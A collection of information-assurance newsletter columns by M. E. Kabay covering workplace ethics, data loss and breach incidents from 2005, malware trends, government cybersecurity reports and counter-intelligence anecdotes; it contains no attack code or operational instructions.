M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Ethical Decision-Making:
Principles, Rights and Duties, and Intuitive Cues

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my last three columns, I've been discussing the July 30, 2007 column by Vauhini Vara of the _Wall Street Journal_ entitled, "Ten Things Your IT Department Won't Tell You." < http://online.wsj.com/public/article_print/SB118539543272477927.html > The author provides detailed information on how to violate acceptable-use policies for corporate computer equipment.

In this last column in the series, I want to finish applying Kallman and Grillo's ethical decision-making methodology < http://tinyurl.com/ywchg8 >. As I wrote in my last column, the essential points of the method are as follows:

1. Identify the ethical problem in operational terms.
2. Look for explicit and implicit guidelines relevant to the situation.
3. Identify and apply underlying principles affecting the decision.
4. Explore rights and duties of participants and stakeholders.
5. Respond to intuitive cues.

I've been analyzing the case of Bob, an employee who signed an appropriate-use agreement with his employer but who chooses to follow Vara's suggestions for cheating his employer of useful work – and then concealing his violations of policy.

Some of the principles that anyone can apply when deciding whether a proposed action is right or wrong can be represented as questions about the proposed course of action:

- Does it break a promise?
- Damage the trust others have in you?
- Damage friendships?
- Hurt feelings?
- Tarnish your or someone else's reputation?
- Be unjust or unfair?
- Help you and world be better, kinder?
- Maintain your integrity and pride?
- Treat others as individuals, not as tools?
- Be a Good Thing if everyone acted so?
- Would you be happy to be the recipient of your proposed actions?

I think Bob's cheating would generate "Yes" answers for several of these questions.

From a contractual point of view, the stakeholders at Bob's place of employment have a right (a claim or an entitlement) to Bob's honest provision of work for pay, just as he has the right to be paid for his work. Reciprocally (which is the usual relationship between rights and duties), Bob has a duty to provide an honest day's work for his pay. Watching sports programs while being paid to do work does not count as fulfilling his duty.

Finally, some of the intuitive indicators that help us choose between right and wrong are as follows:

- Does it feel wrong? (The "smell test")
- Is someone trying to hush up the proposed plan? (The "shusher test")
- Would you be proud to tell your parents, your spouse? (The "mom test")
- Would you be happy having a full report on the proposed action detailed on prime-time TV news?
- Would you be proud to tell strangers what you're proposing to do?
- Would you be happy to have your children / siblings / friends acting as you are thinking of doing?

Again, I think it must be clear that at least several of these questions should raise alarm bells for any normal person.

What about Vara and the WSJ? I leave evaluation of the answers to questions raised by these guidelines to the readers as an exercise. Perhaps they will make interesting discussion points over lunch. I'm sending these articles to Vauhini Vara and to the editors of the WSJ and maybe they will respond – I'll let you know.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Fellow of The Business Continuity Institute

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

My friend and colleague, Prof Michael Miora, CISSP-ISSMP, FBCI, President of ContingenZ Corporation < http://www.contingenz.com >, recently achieved the distinction of being named a Fellow of the Business Continuity Institute (FBCI). I asked him to write about the BCI and the honor he has received and am pleased to present his report.

* * *

Over the past few years, I have been granted both CISSP < https://www.isc2.org/cgi-bin/content.cgi?page=818 > and ISSMP < https://www.isc2.org/cgi-bin/content.cgi?page=819#issmp > status. Those certifications are gratifying because they represent recognition of achievement and knowledge by my peers. As many of you may know, these certifications are bestowed by the International Information Systems Security Certification Consortium. That unwieldy name is usually shortened to (ISC)^2, thus revealing the geek origins of the certification authority.

I am pleased to announce that I have recently been accepted as a Fellow of the Business Continuity Institute. I consider the arena of business continuity and disaster recovery to be solidly in the arena of information assurance. For me, however, the FBCI status is especially meaningful. There are many organizations in the business continuity and disaster recovery world whose goal is to help further the cause of business continuity. These groups put forward standards and resources for recognizing the profession and furthering its practice and recognition. Chief among these organizations is the not-for-profit, UK-based Business Continuity Institute (BCI) < http://www.thebci.org/ >.

The BCI was established in 1994 with the mission, “To enable members to obtain guidance and support from fellow business continuity practitioners.” To that end, the BCI has developed a series of standards and guidelines that have achieved worldwide recognition and have been incorporated into International Standards Organization (ISO), British Standards Institute (BS) and other official standards. Among organizations helping advance information assurance and protection, the BCI stands out as a truly dedicated organization that puts the profession before its own organizational goals.

BCI has been involved in guiding response requirements for recent disasters, has led the coordination efforts among continuity organizations, and has been at the forefront of the ICE campaign. ICE is a simple idea that enables hospital staff and first responders to quickly get in touch with a person's emergency contacts. The word ICE, an abbreviation for “In Case of Emergency,” is added to the mobile phone address book as the entry with name and contact information for the person or people who should be contacted in an emergency.

It is with this backdrop that the BCI has instituted a series of certifications. These certifications begin with Affiliate and Associate Memberships for those who want to join but have little or no experience in the area. For practicing professionals, there are the Specialist (SBCI) and Member

(MBCI) designations. The prestigious Fellow status is reserved for those members with years of experience who have demonstrated a commitment to the field and who have achieved recognition in the development of the profession.

The BCI Web site explains: “Through its Certification Scheme, the Institute provides internationally recognized status to its members as professional membership of the BCI demonstrates the members’ competence to carry out business continuity management (BCM) to a consistent high standard.” The BCI has more than 2,400 members worldwide of whom around 100 members have been granted FBCI status. I am pleased to be counted among that number.

* * *

About the author:

Prof Michael Miora has designed and assessed secure, survivable, highly robust systems for industry and government over the past 25 years. Prof Miora was one of the original professionals granted the CISSP in the ‘90s and the ISSMP in 2004. He founded and currently serves as President of ContingenZ Corporation and has been Adjunct Professor of Information Assurance in the MSIA program at Norwich University since its inception.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

The Miracle of the Apostophes: Turning ' into ?

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

One of the six fundamental attributes of information that we protect is integrity, one aspect of which is consistency with the originally-stored data. When someone goes to the trouble of producing an elegantly-formatted memorandum or other document and sends it out to recipients, everyone would like to preserve data integrity by seeing the same appearance on all the systems sharing that document.

Unfortunately, sending formatted messages as e-mail messages (as distinct from attachments) does not guarantee preservation of the exact appearance of the source material.

Attractive, well-formatted e-mail messages with boldface, italics, different point sizes and the like usually get transmitted as HTML (hypertext markup language) to recipients' mailboxes, where most people's e-mail clients (Eudora, Netscape, Outlook and so on) allow the funny-looking code to be reconstituted into something similar to the original.

I say "similar" rather than "exactly like" because HTML does not necessarily control the final appearance of text on a recipient's system. The codes refer to types, not exact matches, of fonts; thus a sender might want to use, say, 24-point Arial as a Heading 1 display but a particular recipient might have defined Heading 1 as, say, Times Roman 14 point. A two-page original document may appear to be a three-page document to one recipient and a one-page document to another recipient.

More significantly, though, many people turn off HTML e-mail for security reasons. All such formatted e-mail gets converted automatically into plain ASCII text. The fragment of message below (demarcated by the > and < symbols) is in plain text as I received it:

>Note: The on-line course evaluation system may be used from room, lab and home ? anywhere Internet access is available.

Overview: . . . . Failure to complete a course evaluation will result in a ?hold? being placed on the student?s final grades.<

When this message was auto-converted to ASCII, the apostrophes turned into question marks -- probably because the writer was using "curly" characters instead of the straight ones in your word-processing package or e-mail editor. If you care to prevent this peculiarity (if you're using Word), turn off the option in the {TOOLS | AUTOCORRECT | AutoFormat As You Type} screen: uncheck the box labeled {"Straight quotes" with "smart quotes"}.

In addition, it looks like a dash character may have been in the text in the first line (labeled "Note"). One can turn that conversion off in the same menu by unchecking {Hyphens (--) with dash...}.

Some people try to send files that should look the same on a recipient system and the originating system by attaching word processing documents; e.g., Word DOC files, WordPerfect WPD files, or Rich Text Format (RTF) files (and so on). Unfortunately, even these attempts don't necessarily work as planned, since lack of shared fonts, different default paper sizes (different countries may use different sizes) and different printing margins (resulting from installation of different printers) may cause the documents not to look precisely the same on all systems.

So if the exact appearance of a message you are sending via e-mail is critically important to you, you can send the content _and_ its format in a way that is (largely) platform independent: Acrobat PDF (Portable Document Format) files. Although even they don't necessarily result in perfect rendition of the author's intentions across systems, PDF files are far more likely to succeed than the other methods mentioned above. You can create PDF files in a number of ways; some systems have Adobe Acrobat installed so that you can either "print" to an Acrobat driver to create the PDF files or even just click a toolbar button to do so from within your word processor. Other packages exist that are less expensive (and generally less feature-rich) than the full Adobe Acrobat software but nonetheless allow users to create PDF files easily. Type "create PDF" into a Web search engine to find lots of choices.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

PLUGGING THE LEAKS

By M. E. Kabay, PhD, CISSP-ISSMP

I've just finished teaching another workshop in my long-standing INFOSEC YEAR IN REVIEW series and will be writing about some of the topics that struck participants and me as particularly interesting or significant in the year 2005. The updated IYIR database will be available on my Web site soon and I'll let readers know when it is posted.

The first item that caught my eye in reviewing 2005 was the number of cases of lost computers, hard drives and backup tapes that cropped up in the news. There were also unwiped computers and disks sold on the open market. Here are some examples that would alarm any information security officer, data center manager or chief information officer.

LOST OR STOLEN COMPUTERS

A survey reported in January 2005 queried 1,000 taxi drivers around the world and asked them about forgotten electronic gear they had found. Extrapolating from the answers using the numbers of taxis in the areas where the losses were reported, one can guess that about 22,000 laptop computers, 62,000 palmtop computers and 400,000 mobile phones are left behind in a year. The data also suggested that about 80% of the cell phones and 95% of the computers were eventually returned to their owners. < http://tinyurl.com/cp3lm >

In February, a Delaware blood bank had sensitive donor data on disk on a laptop that fell off a truck. Officials noted that they would henceforth use disk encryption. < http://catless.ncl.ac.uk/Risks/23.76.html >

In March, University California at Berkeley had a laptop computer stolen from the graduate division office; it contained the names, Social Security Numbers (SSNs) and birthdates for 98,369 alumni, grad students and applicants. < http://tinyurl.com/e378j >

Also in March, two computers were stolen from the San Jose Medical Group; they contained financial and medical data about 185,000 people. Some of the data were encrypted. < http://tinyurl.com/ey8cg >

In May, the US Idaho National Laboratory was unable to account for more than 200 missing computers and disk drives, some of which may have contained sensitive (but non-classified) information. < http://catless.ncl.ac.uk/Risks/23.87 >

A July report from the UK revealed that at least 150 computers had been stolen from central government departments in the first six months of 2005. < http://www.egovmonitor.com/node/1843 >

DISK DRIVES AND COMPUTERS SOLD WITH SENSITIVE DATA

In April, police in the German city of Brandenburg got rid of a 20GB hard drive with srategically important data about investigations; they sold it on eBay for $25. Luckily, the student who bought it immediately returned it to the police when he realized the sensitivity of the data. < http://tinyurl.com/47jmb >

In July, the State Transit Authority of New South Wales in Australia sold 18 servers containing not only proprietary software but also employee data. < http://catless.ncl.ac.uk/Risks/23.95 >

BACKUPS

In February, Bank of America lost unencrypted backup tapes being shipped on a commercial airplane; data included details for over a million customers. < http://tinyurl.com/4jvbz >

In April, Iron Mountain lost their fourth shipment of backup tapes in 2005 -- this time containing data about 600,000 current and former employees of Time Warner. < http://tinyurl.com/9wjcb >

In June, Citigroup announced that backups tapes being sent via UPS were

lost in transit; data including SSNs on 3.9 million consumer lending customers were lost. < http://tinyurl.com/c7jzw >

In November, Marriott International realized that some backup tapes for its Vacation Club were missing; at the end of the year, it announced that the lost or stolen tapes contained credit-card and SSN data about 206,000 clients and also about some employees. < http://tinyurl.com/c62he >

CONCLUDING REMARKS

There was a time when encryption was so CPU-intensive that it was not practical for large data volumes of data. Relatively slow disk I/O was another potential bottleneck. However, with today's fast processors and the prevalence high-speed write-behind buffered disk drives, there is no practical impediment to encrypting data for most applications and for streaming backups.

Quite aside from the issue of how to dispose of magnetic and optical media, you should evaluate the costs and practicality of encrypting data (or at least, sensitive data) on disks and on backup tapes. However, when you do so, remember to include plans for key escrow and key revocation. For example, be sure that you have decryption keys in escrow for all employee computers that use hard-disk encryption. If you change the encryption key for backups, you have to either keep the keys for the older encrypted backups or decrypt them and re-encrypt them with the new key.

AI-yai-AI! Smarter Viruses!

by M. E. Kabay, PhD, CISSP-ISSMP

A few weeks ago I watched the entire six-movie Star Wars series. I wish that malware writers could be turned away from the Dark Side, but I don't see anything likely to achieve even the terminal redemption that Anikin Skywalker experience just before he dies. It's a pity, because we have to admit that malware is getting smarter. Here are some developments from 2005.

In June, the Department of Homeland Security (DHS) Daily Report had this interesting summary of a New Scientist report: "An emerging breed of computer virus that keeps hackers informed about the latest weaknesses in computer networks has been
discovered by security experts. The viruses infect a computer network, scan for security vulnerabilities and then report back to
hackers through an Internet chatroom. Armies of computers infected with 'bot' viruses are routinely controlled via a chatroom
connection and are used to knock for denial of service attacks or as a conduit for sending out spam e-mail. However, the ability
of some bots to scan their hosts for unpatched security holes and report their findings back to hackers has gone largely
unnoticed until now. The emerging class of malware or malicious software -- known as vulnerability assessment worms -- 'phone
home' to allow hackers to fine-tune further attacks or perhaps even target an individual PC within a network. This pernicious
form of program is just one of a growing number of new viruses identified each month, says computer security expert Bruce
Schneier. 'The virus trend doesn't look good,' Schneier writes in the June 2005 edition of the Association for Computing
Machinery journal, Queue." <
http://www.newscientist.com/article.ns?id=dn7500 >

Worms have been using social engineering techniques to trick naive users into opening messages or attachments; however, a report in January provided depressing evidence of yet more imagination on the part of malware

writers. Someone created the W32/Crow-A
worm which collects "subject lines, message content and attachment names from headlines gathered in real-time from the CNN Website.... [Its] subject line and attachments share the same name, but continually change to mirror the frong-page headline on the CNN news site...." (from the DSH Daily Report). The worm installs a keylogger function that sends collected information to remote sites. < http://tinyurl.com/byeoy >

The Kelvir.HI instant messaging (IM) worm checks the configuration of infected Windows systems and adapts its social-engineering message ("haha I found your picture!") to the configured language -- any of Dutch, English, French, German, Greek, Portuguese, Spanish, Swedish, or Turkish. The worm installs the W32.Spyboot program. < http://tinyurl.com/alev7 >

The IM.Myspace04.AIM worm actually converses with users in an ELIZA-like way (see < http://en.wikipedia.org/wiki/Eliza > if you are not familiar with the computer program ELIZA). The AOL Instant Messenger (AIM) worm sends an instant message: "lil thats cool" and points to a vector for a malware file called clarissa17.pif. Apparently the worm responds to user queries by incorporating elements of their question into its answer much as the ELIZA program did. Because it has no artificial intelligence engine but merely a parser, it does make stupid responses, though. The DHS Daily reported that when users sent a query asking if the attachment contained a virus, the worm responded, "lol no its not its a virus." Still, its a disturbing development that someone will undoubtedly use as a proof of concept and then elaborate upon. < http://tinyurl.com/c87vr >

US CRITICAL INFRASTRUCTURE NEEDS IMPROVED SECURITY

M. E. Kabay, PhD, CISSP-ISSMP

The year 2005 saw a number of reports summarizing and often criticizing the state of cybersecurity in the critical infrastructure of the United States.

The Department of Homeland Security (DHS) published its first annual privacy report in February covering April 2003 through June 2004. The US government has lagged behind other nations in establishing formal government positions focussed on privacy, so it was encouraging to find upon opening the pdf file for the report that the DHS actually _has_ a Chief Privacy Officer, Ms Nuala O'Connor Kelly. < http://tinyurl.com/a5gc8 > for PDF file

As I reported in a column in 2005 < http://tinyurl.com/chwuo >, the President's IT Advisory Committee (PITAC) issued a report in March. "In Cyber Security: A Crisis of Prioritization, PITAC presents four key findings and recommendations on how the Federal government can foster new architectures and technologies to secure the Nation's IT infrastructure. PITAC urges the Government to significantly increase support for fundamental research in civilian cyber security in 10 priority areas; intensify Federal efforts to promote the recruitment and retention of cyber security researchers and students at research universities; increase support for the rapid transfer of Federally developed cyber security technologies to the private sector; and strengthen the coordination of Federal cyber security R&D activities. To request a copy of this report, please complete the form at < http://www.nitrd.gov/pubs/ >, send an e-mail to < mailto:nco@nitrd.gov >, or call the National Coordination Office for Information Technology Research and Development at (703) 292-4873. Cyber Security: A Crisis of Prioritization can also be downloaded as a PDF file by accessing the link at < http://www.nitrd.gov/pubs/ >." < http://catless.ncl.ac.uk/Risks/23.81.html#subj11 >

The Director of the National Science Foundation (NSF), Arden L. Bement, Jr, reported in May on the NSF's Cyberinfrastructure Interim Working

Group report. According to a summary in EDUPAGE, "...[T]he NSF is developing a plan to support development of the nation's cyberinfrastructure, including that of colleges and universities. Bement said that funding for cyberinfrastructure is "one of the most important investments of the 21st century," and "that higher education in particular is in need of improvements. What he described as six-lane superhighways for data 'are reduced to two-lane roads at most college and university campuses.' Such information overload... impedes research from being conducted efficiently. Still, Bement noted that money for the NSF 'is not plentiful' and that it will likely be even scarcer in the future." < http://tinyurl.com/awfrv >

The Government Accountability Office (GAO) strongly criticized the DHS in a report published in May. The DHS failed to address any of "13 areas of cybersecurity, including bot networks, criminal gangs, foreign intelligence services, spammers, and spyware." In addition, the report cited extensive turnover in the upper echelons of DHS management. < http://tinyurl.com/dj6a3 >

A month later, an internal audit at DHS was released that pointed out that 19 DHS sites "had no functioning backups or relied on obviously deficient or incomplete backups." In a prescient comment, they added, "Even the Federal Emergency Management Agency... was unprepared." < http://tinyurl.com/9spnu > for pdf

A September report by the DHS Inspector General described the department's IT systems as largely "uncertified and unaccredited" and its remediation plans as "undeveloped." This report confirmed that DHS lacked adequately developed and tested contingency plans. < http://tinyurl.com/d3u9s > for pdf

In October, a federal judge ordered the entire Department of the Interior off the Internet "until it can prove [that] the data on its network is safe." US District Judge Royce Lamberth described the department's computer security as "disorganized and broken." < http://tinyurl.com/aks6j >

In December, the Cyber Security Industry Alliance (CSIA) issued a blistering report giving the federal government an overall grade of D+ (58%)

on its cybersecurity efforts. One of the criticisms was that the new position of Assistant Secretary for Cybersecurity at the DHS remained unfilled six months after its announcement. < http://tinyurl.com/baler >

Plenty of room for New Year's resolutions, I guess.

PREPARE FOR DATA COMPROMISE

By M. E. Kabay, PhD, CISSP-ISSMP

Basic principles of information assurance and of security in general move us to establish mechanisms for defending valuable resources, methods for testing our mechanisms and then continuous process improvement to keep the mechanisms under revision to meet changing needs. We also need plan for failures.

Business continuity planning and disaster recovery planning cope with longer-range effects of computer security incidents; incident response plans cope with the immediate aftermath of a security breach. Unfortunately, the year 2005 has provided more examples of the need for such response plans than any good-hearted person would wish on the victims. Here are some pointers to cases of unauthorized data disclosure and system penetration. If you don't have response plans in place, ask your upper managers what your organization would do if something like these disasters happened to you.

UNAUTHORIZED DISCLOSURES

In January 2005, Harvard University was discovered to be leaking data through a badly configured Website. Confidential prescription drug purchase information about employees and students was easily available to strangers in violation of Health Insurance Portability and Availability (HIPAA) regulations. < http://tinyurl.com/4uk7s >

In February, the Australian Website for Acer computers revealed details of recent orders to other shoppers including contact and delivery addresses (but not credit-card numbers). < URLs no longer on the Web >

Also in February, a vulnerability in the the Mailman open-source program for e-mail lists was used to steal the password file of the Full Disclosure discussion group. < http://tinyurl.com/bc9or >

ChoicePoint allowed criminals to buy accounts; the thieves then stole credit-reports about 145,000 consumers. ChoicePoint officials themselves discovered the fraud by noticing abnormal patterns of searches carried out

by the identity thieves. The case came to light in February in part because of California's stringent new laws requiring data subjects to be informed of possible unauthorized disclosure of their data. < http://tinyurl.com/4g9vf >

Carnegie Mellon University, home of the highly respected Software Engineering Institute (SEI) and Computer Emergency Response Team Coordination Center (CERT-CC), discovered in April that data about 5,000 of their alumni, current graduate students, applicants and employees had been exposed to unauthorized access. < http://tinyurl.com/d82bh >

In May, Purdue University, home of the Center for Education and Research in Information Assurance and Security (CERIAS) reported the third security breach of 2005 allowing unauthorized access to confidential records of faculty and students. This time, over 11,000 people were informed of possible compromise of their personal information, including Social Security Numbers (SSNs). < http://tinyurl.com/cbeex >

In July, applicants to the University of Southern California discovered that the application data of several hundred thousand other applicants were exposed to view online. < http://tinyurl.com/dhz4o >

Cisco Systems left user passwords exposed on their Website and closed the hole the day it was reported in August as well as resetting all the passwords for its users. However, spokespeople for the company said that no sensitive data were compromised by the breach of security. < http://tinyurl.com/agbdy >

In December, the _Salem News_ reported that student psychological records including detailed case reports were left unprotected on their school's Web site for at least four months. < http://tinyurl.com/cr97s >

* * *

So what would you do if something like these incidents happened at _your_ site? Are you ready to handle

* the technical issues: identifying the problem, collecting and preserving evidence, measuring the extent of the damage and repairing the breach?

* the legal issues: identifying the victims, complying with contractual and other legal obligations to inform and protect them against the possible consequences of unauthorized disclosure of personal data, coping with psychological trauma and damaged morale, and deflecting personal lawsuits?

* the public-relations side: having a single spokesperson who has the facts, telling the truth, responding promptly to stakeholder concerns and having public information available in an appropriate way?

* * *

Next time, I'll look at some of the highly-visible penetration cases that occurred in 2005.

PENETRATION CASES SHOW NEED FOR RESPONSE PLANS

by M. E. Kabay, PhD, CISSP-ISSMP

In my last column, I offered information security personnel cases of inadvertent data exposure to use in memoranda of justification for computer incident response plans. Here are some examples of deliberate penetrations that made the news in 2005.

* * *

In January, George Mason University reported that crackers stole personal information about 30,000 students, faculty and staff. < http://tinyurl.com/4nqb9 >

A credit-card company alerted the DSW Shoe Warehouse to unusual activity; investigation revealed a data theft over three months that netted the thieves 1.4 million (1.4M) credit card numbers and information about shopping habits for customers of over 100 stores. < http://tinyurl.com/dgkek >

In March and April, LexisNexis announced exposure of the personal data of first 32,000 and then 310,000 US citizens in a series of 59 breaches in 2003 through 2005. < http://tinyurl.com/borg5 > [Note to Trekkies: RESISTANCE IS FUTILE]

Polo Ralph Lauren's customer database was hacked in April and the credit card information for at least 180,000 people was stolen. < http://tinyurl.com/cpu3d >

Tufts University sent letters to 106,000 alumni alerting them to the possibility of a data security breach involving their data. < http://tinyurl.com/aedew >

In May, a massive data theft was uncovered when police arrested nine people, including a collection agent who paid bank workers at Wachovia Corp., Bank of America, and two other banks for financial records on about

700,000 customers. < http://tinyurl.com/cft3o >

In July, evidence surfaced that a credit-card broker called CardSystems Solutions of Tucson, AZ was keeping archival data about transactions in violation of its agreements with clients. Data about 40M accounts were involved, of which 200,000 credit-card accounts may have been compromised. In June, plaintiffs launched a class-action lawsuit against Card Systems, VISA and MasterCard for failing to protect the data and for delaying notification of the victims. < http://tinyurl.com/bo3wd >

In August, the United States Air Force personnel system was penetrated using a stolen userID and password. More than 33,000 service personnel's records were compromised. < http://tinyurl.com/8lgdg >

Also in August, criminal hackers broke into University of Colorado systems for the third time in six weeks. They compromised personal data including SSNs about 29,000 students, some alumni and 7,000 staff. < http://tinyurl.com/785t2 >

University of Georgia revealed in September that criminal hackers compromised the SSNs of 1,600 people through unauthorized access to a university database. < http://tinyurl.com/8pard >

In December, Guidance Software of Pasadena, CA, makers of the well-known EnCase digital forensic software, suffered a penetration by criminal hackers who compromised the financial and personal data of 3,800 customers, including law enforcement personnel and security professionals. < http://tinyurl.com/b7c8n >

* * *

If your data were compromised by criminal hackers, how would you respond? Are your plans in place -- and tested -- for

* locking down the affected systems at once,
* notifying the appropriate law enforcement agencies (with whom you have already established good working relations),
* capturing digital evidence safely to provide iron-clad usability for forensic

analysis and in court,
* establishing a secure chain of custody for digital evidence,
* identifying the vulnerabilities exploited by the attackers,
* repairing the security holes to prevent new penetrations,
* coordinating corporate response to ensure a professional, accurate and timely flow of information to stakeholders?

IA Database Updated for 2005

by M. E. Kabay, PhD, CISSP-ISSMP
Program Director, MSIA
School of Graduate Studies
Norwich University, Northfield VT

As readers have noticed in a recent spate of articles in this newsletter, I recently finished teaching the two-day INFOSEC Year in Review (IYIR) Workshop in Rome, NY under the aegis of Syracuse University. The course was great fun, as I have always found it to be, with a lot of discussion of the cases, ideas and trends extracted from the IYIR database.

As I promised workshop participants, the updated IYIR database and reports are now available on my Website at < http://www.mekabay.com/iyir >. The database and reports are useful for anyone needing quick access to examples of particular security issues; applications can include preparation of theses, articles, lectures, or student homework assignments. They may also simply be interesting in themselves.

You will find links on the page referenced above for

- A set of PDF files (all less than 3 MB each) that contain yearly reports for 1995 through 2005 (these include pre-database reports);
- The aggregate PDF report (1952 pages long) for all the abstracts in the database from 1997 through 2005 (this is useful for people who don't use MS-Access);
- The entire MS-Access 2002 database (.MDB) as a 12 MB file (also available compressed into a 4 MB WinZIP file);
- A stripped-down MS-Access 2002 database containing only the 2005 abstracts (3 MB or ZIPped into 1 MB).

The .MDB file includes the following information:

- Date of entry
- Keywords
- Classification code (see below)
- Source & URL(s)
- Abstract.

The classification codes are a convenience for finding examples of particular aspects of information assurance; I make no claim that the structure is in any sense definitive – it's just a heuristic (method for making the information more useful). My research assistants and I pay special attention to adding keywords that will help searchers locate abstracts that might bear on many issues.

At this point, I want to thank the research assistants who have contributed so much to the project

since I began involving students; key contributors include Chris Aldrich, Joshua Durdin, Krenar Komoni, Michael Martell, and in particular, Norwich University senior Karthik Raman, who has become the coordinator of the assistants. Since Karthik became involved in the project, the number of abstracts processed per year has grown significantly: 722 new abstracts for 2002, 967 for 2003, 1242 for 2004 and 1401 for 2005.

I hope readers will enjoy the fruits of our labor!

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

A COINTEL Perspective

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

A reader with a counter-intelligence (COINTEL) background who wishes to remain anonymous contributed the following comments, which have been edited in collaboration with the author. The first person pronoun refers to him.

* * *

Industrial and economic espionage are not the same in US government parlance. Federal agencies define _industrial_ espionage as economic espionage carried out by or for foreign intelligence service (FIS) personnel. If the economic espionage is carried out by non-state FIS personnel it is defined as corporate _economic_ espionage. The statistics for each are recorded and correlated separately. Sometimes congressional or civilian agencies will issue deceptive reports where the economic espionage is listed as industrial espionage. Factually the figures are all for economic espionage but the figures for industrial espionage are usually classified because of the involvement of a FIS. The FBI treats both industrial and economic espionage the same, as criminal acts. Therefore gross under-reporting of all types of economic espionage is the norm.

In the national security organizations (e.g., DoD and CIA, but not the FBI), we do not care about criminal acts, we care about poaching on our turf and threats to national security. So involvement of a FIS in any manner will bring in national assets for counter-intelligence. Unfortunately, those assets and people were nearly wiped out (70% downsized) in President Clinton's administrations and it takes five to ten years to reconstruct those units by training new personnel to meet adequate levels of skill and experience.

From 1993 to 2005, four nations have dramatically increased their economic and industrial espionage against the USA: the People's Republic of China, Russia, France and Israel (ranked in order of magnitude by the number of agents and the number of incidents). Israel and France are by far the more brazen, audacious and successful, especially given their smaller pools of manpower.

[In the second part of this two-part insider report, our correspondent tells us of just how brazen the French INTEL services can be.]

* * *

For further reading:

Winkler, I. (1997). _Corporate Espionage : What It Is, Why It's Happening in Your Company, What You Must Do About It._ Prima Lifestyles (ISBN 0-761-50840-6).

Winkler, I. (2005). _Spies Among Us : How to Stop the Spies, Terrorists, Hackers, and Criminals You Don't Even Know You Encounter Every Day, 2nd edition._ John Wiley & Sons (ISBN 0-764-58468-5).

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

On a Wing and Prayer:
Industrial Espionage in Action

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In the preceding column, I opened the newsletter to a counter-intelligence (COINTEL) specialist who prefers to remain anonymous. At the end of the preceding article, he commented that the French intelligence (INTEL) services were pretty bold. Here's the rest of his article.

* * *

Here's an example of brazen: Back in 1992 at the Paris Airshow the Russians for the very first time brought out for show their frontline Mig-29's and Su-28 fighter jets along with advanced air-to-air missiles (AA-10 Archer and Alamo). Both Russian aircraft manufacturers were there for foreign sales opportunities. The AA-10 (also known as the Russian AAMRAMski) had unique forward swept, trapezoidal, waffle patterned maneuvering fins. US military groups were extremely interested in these missiles and their capabilities. The DoD (five different groups) and other civilian agency teams (all with technical Russian language speakers) were all there with expensive still and video cameras.

We asked the Russians to give us a show and tell; and they did. Wow! Up-close and even in the cockpits. We were ecstatic and content.

Just after we had left the secured Russian area (the roped-off area to keep the crowds 100 feet away from the aircraft for security), we videotaped three dispersed French INTEL groups approaching the Russian rope line through the crowd. One was composed of scantily clad and well endowed French ladies who proceeded to provocatively distract the young lonely armed Russian guards and older male flight officers. The other two groups jumped the rope line, and proceeded to physically tear one of the fins off the AA-10 missile still attached to the SU-28 wing pylon. Before the Russians could stop them they scattered and ran off through the crowd with their prize, one AA-10 missile fin.

We (USA) would never have done this. Too rude, crude and gauche. Besides we had gotten enough photographs with scales in the view to go build our own fins and wind tunnel test them.

The Russians protested and the French authorities denied all involvement.

Today several French missiles for sale have similar waffle patterned fins.

* * *

Additional reading:

Armistead, L. (2004), ed. _*Information Operations: Warfare and the Hard Reality of Soft Power.*_ Brassey's, Inc. (ISBN 1-57488-698-3). xviii + 277. Index.

Clark, R. M. (2004). _*Intelligence Analysis: A Target-Centric Approach.*_ CQ Press (ISBN 1-56802-830-X). xvii + 285. Index.

Waltz, E. (1998). _*Information Warfare: Principles and Operations.*_ Artech House (ISBN 0-89006-511-X). xiv + 397. Index.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

ASA 5500 Has its Value

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

A reader responded to a recent article about the CISCO ASA 5500 unified security appliance < http://tinyurl.com/8trha > with a different perspective from that of the original author, Mr Norman Bari. With permission of the reader, who prefers to remain anonymous, here are his comments:

* * *

